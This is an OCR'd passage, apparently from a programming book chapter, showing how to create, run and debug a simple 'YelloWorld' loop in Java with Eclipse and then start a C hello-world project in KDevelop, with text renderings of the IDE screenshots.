
Do you want to add comments as configured in the properties of the current project?

☐ Generate comments

10. Let us call the new class "YW" (for YelloWorld). Make sure you tick the **Public static void main check box**—this will tell Eclipse that this class is the application's entry point for execution. Click **Finish**.

After closing the Eclipse welcome screen on the right, your screen should look like Figure 7.9.

Figure 7.9 Eclipse Ready to Rock and Roll


Java - YW.java - Eclipse SDK
File Edit Source Refactor Navigate Search Project Run Window Help
Java
Package Explorer
Hierarchy
YelloWorld
(default package)
YW.java
JRE System Library [j2re1.4.2_05]
YW.java
Outline
YW
main(String[])
Problems
Javadoc
Declaration

```
public class YW {

    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub

    }

}
```

0 errors, 0 warnings, 0 infos

Description	Resource	In Folder	Location


You're now ready to start writing Java code! In the IDE you will see four main panes. The left pane is used for managing classes and other resources associated with your project. The main pane in the center is used for code editing. The bottom pane is used to give the coder information such as error messages and debug information. As we go on you will see how these panes are used.

Let us do a simple "Yello World" in a loop from 1 to 10. The idea is not to discuss the code here, but to see how the IDE works for executing and debugging the code. Our "program" will look like this:

```
for (int i=0; i<10; i++){
       System.out.println("YelloWorld – this is line " + i);
}
```

Enter the code into the text editor just after the declaration of the main method and see what happens. When typing the **System** part in line 2, enter the dot after *System* (for *System.out*) and see what happens in the IDE, as shown in Figure 7.10.

Figure 7.10 Eclipse IDE Shows Members of a Class



Java - YW.java - Eclipse SDK
File Edit Source Refactor Navigate Search Project Run Window Help
Java
Package Explorer
Hierarchy
*YW.java
Outline
YelloWorld
(default package)
YW.java
JRE System Library [j2re1.4.2_05]
YW
main(String[])
Problems
Javadoc
Declaration

```
public class YW {

    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        for (int i=0; i<10; i++){
            System.
        }

    }
}
```


```
class   Class
err   PrintStream - System
in   InputStream - System
out   PrintStream - System
arraycopy(Object arg0, int arg1, Object arg2, int arg3, int arg
currentTimeMillis()  long - System
exit(int arg0)  void - System
gc()  void - System
```

0 errors, 0 warnings, 0 infos

Description	Resource	In Folder	Location

The IDE automatically gives us a list of options from which to choose. Other interesting things happen when you type—when you started the brackets for the *for* loop, the IDE automatically put the closing bracket in, and when you opened the curly brace { for the loop, the closing brace was added. This is typically what an IDE does for you—it makes writing code easier by doing automatic indentation, closing braces and brackets, allows for the collapsing of code segments, coloration of text according to syntax, and so forth. But, back to the program. Enter the rest of the program in the editor and click **Run | Run**… as shown in Figure 7.11.

Figure 7.11 Configuring Options to Run a Program



Create, manage, and run configurations

Run a Java application


These settings associate a perspective with Java Application launch configurations. A different perspective may be associated with each supported launch mode, and can optionally be opened when a configuration is launched or when an application suspends via the Debug preferences. To indicate that a perspective should not be opened, select "None".

Debug: Debug

Run: Java

Select **Java Application**, right-click, and select **New.** You will see the dialog as shown in Figure 7.2.

Figure 7.12 Adding a New Java Application



Create, manage, and run configurations

Run a Java application

Name: YW

Project: YelloWorld

Main class: YW


☐ Include libraries when searching for a main class

☐ Include inherited mains when searching for a main class

☐ Stop in main

Here, you can configure how the "application" should be compiled. Select **Stop in main**, and click **Run**. Your first Java program in Eclipse is about to be executed! The program will run, and the output will be display in the IDE as shown in Figure 7.13.

Figure 7.13 The Output of your First Java Program




```
public class YW {

    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        for (int i=0; i<10; i++){
            System.out.println("YelloWorld - this is line "+i);
        }

    }

}
```

<terminated> YW [Java Application] C:\Program Files\Java\j2re1.4.2_05\bin\javaw.exe (Oct 19, 2005 10:53:57 AM)

```
YelloWorld - this is line 0
YelloWorld - this is line 1
YelloWorld - this is line 2
YelloWorld - this is line 3
YelloWorld - this is line 4
YelloWorld - this is line 5
YelloWorld - this is line 6
YelloWorld - this is line 7
YelloWorld - this is line 8
YelloWorld - this is line 9
```

The IDE also provides us with nice debugging capabilities. Let us assume we want to inspect the value of the variable *i* in the loop. The first step would be to insert a breakpoint where the text is printed to the screen. Move the text cursor to the *System.out.println* line, and go to **Run | Toggle Line Breakpoint**. You will now see that a small blue dot is shown next to the line. When you move your mouse over it, it will give you details on the breakpoint, as shown in Figure 7.14.


Figure 7.14 Adding a Breakpoint in Eclipse



```
public class YW {

    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        for (int i=0; i<10; i++){
Line breakpoint:YW [line: 10] - main(String[])tln("YelloWorld - this is line "+i);
        }

    }

}
```

Next, we go to **Run | Debug**. Eclipse will pop up a message window asking you if you want to open the debugger perspective as shown in Figure 7.15.

Figure 7.15 Eclipse Dialog



Confirm Perspective Switch

This kind of launch is configured to open the Debug perspective when it suspends. Do you want to open this perspective now?

□ Remember my decision

Select **Yes**. The debugger will now open. In this view, you can see the values of all the variables as the program runs, and, because you have defined a breakpoint, you can step through the code line by line by clicking on the "step into" button as can be seen in Figure 7.16, or by using the configurable keyboard shortcut. Figure 7.16 shows the debugging perspective and some of the output you are going to see.

Figure 7.16 Eclipse Debugger in Action



Debug - YW.java - Eclipse SDK
File Edit Source Refactor Navigate Search Project Run Window Help
Debug
Debug
(x)= Variables
Breakpoints
YW.java
Outline
YW
main(String[])
Console
Tasks

```
YW [Java Application]
  YW at localhost:1471
    Thread [main] (Suspended (breakpoint at line 10 in YW))
      YW.main(String[]) line: 10
  C:\Program Files\Java\j2re1.4.2_05\bin\javaw.exe (Oct 19, 2005 11:20:21 AM)
```

```
args= String[0]  (id=11)
i= 4
```

```
public class YW {

    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        for (int i=0; i<10; i++){
            System.out.println("YelloWorld - this is line "+i);
        }

    }
```

```
YW [Java Application] C:\Program Files\Java\j2re1.4.2_05\bin\javaw.exe (Oct 19, 2005 11:20:21 AM)
YelloWorld - this is line 0
YelloWorld - this is line 1
YelloWorld - this is line 2
YelloWorld - this is line 3
```

Back to normal view

Debug view

Run

Stop

Step over

Step into

Value of i at this stage is 4


Show breakpoints, toggle them

Where we are in the code now

Output after 4 iterations

The debugger is a source of infinite help when trying to find a problem in your code. You can also run your code outside the Eclipse environment from the DOS command line, as shown in Figure 7.17.

Figure 7.17 Running a Java Program from the DOS Command Line



```
C:\Documents and Settings\roelof\workspace\YelloWorld>dir
 Volume in drive C is RTDrive
 Volume Serial Number is 6009-0F4D

 Directory of C:\Documents and Settings\roelof\workspace\YelloWorld

10/19/2005  10:31 AM    <DIR>          .
10/19/2005  10:31 AM    <DIR>          ..
10/19/2005  10:28 AM               226 .classpath
10/19/2005  10:28 AM               386 .project
10/19/2005  10:49 AM               709 YW.class
10/19/2005  10:49 AM               234 YW.java
               4 File(s)          1,555 bytes
               2 Dir(s)   4,714,655,744 bytes free

C:\Documents and Settings\roelof\workspace\YelloWorld>java YW
YelloWorld - this is line 0
YelloWorld - this is line 1
YelloWorld - this is line 2
YelloWorld - this is line 3
YelloWorld - this is line 4
YelloWorld - this is line 5
YelloWorld - this is line 6
YelloWorld - this is line 7
YelloWorld - this is line 8
YelloWorld - this is line 9

C:\Documents and Settings\roelof\workspace\YelloWorld>_
```


In this section, we only scratched the surface of Eclipse, but hopefully got you off to a good start. Do not be afraid to experiment with different options and settings—at worst, you can reinstall Eclipse and start all over again!

KDevelop

KDevelop is an IDE that runs on UNIX, and uses several plug-ins that give you the ability to develop code in many different languages—C/C++, Java, Python, PERL, and others. It uses KDE, so you need to install KDE before you are going to get anywhere. The Fedora Core 3 used in the examples did not have KDE on, but a simple *yum –y install kdevelop.i386* (and 120+ MBs of data and several cups of tea later) installed it seamlessly.

To begin a new project, go to **Project | New project**. For now, let's assume you want to create a simple C program. Select **C | Simple Hello World program**, and select a workspace (in our case, we used /home/roelof/kdev) and a project name of "YelloWorld." By selecting the **Simple Hello World program**, KDevelop created a project with a pre-created C program (see Figure 7.18).

Figure 7.18 Selecting a Workspace in KDevelop



Simple Hello world program

```
Hello, world!
Press Enter to continue!
```

Generates a simple Hello world program in C


Application name: yelloworld

Location: /home/roelof/kdev

Final location: /home/roelof/kdev/yelloworld

After clicking **Next**, you will be presented with a couple of screens asking details about the project. You can keep everything as set by default—KDevelop will automatically assume GPL license and populate your source code with the GPL licensing text. To get your simple code to execute, click **Build | Execute program**. The IDE will now ask you if you want to create a Makefile and a configure script as shown in Figure 7.19. Note that the GPL license text was removed for clarity.

Figure 7.19 Running a Project in KDevelop




```
#ifdef HAVE_CONFIG_H
#include <config.h>
#endif

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  printf("Hello, world!\n");

  return EXIT_SUCCESS;
}
```

There is no Makefile in this directory
and no configure script for this project.
Run automake & friends and configure first?

Click **Yes**. The IDE will now build and run a configure script, compile the program, and run it. Since this is a console application, it will fire up a Konsole and run it within the console as shown in Figure 7.20.

Figure 7.20 Output of "Hello world" in Konsole




```
Hello, world!
Press Enter to continue!
```

Let us write this program to also include the 1 to 10 loop, and let's also check out the debugger. Our code to do this looks like the following (again, it's not about the code here, rather the environment):

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
       int i=0;
       for (i=0; i<10; i++){
              printf("Yello World - this is line %d\n",i);
       }
  return EXIT_SUCCESS;
}
```

As with Eclipse, you will see that Kdev provides the developer with some standard text editing tools, including auto indentation, syntax coloration, brace/bracket completion, and code collapsing. If we move the text cursor to the *printf* line, we can right-click it and toggle a breakpoint. The breakpoint is highlighted in the code by changing the background of the text to light red, as shown in black and white in Figure 7.21.

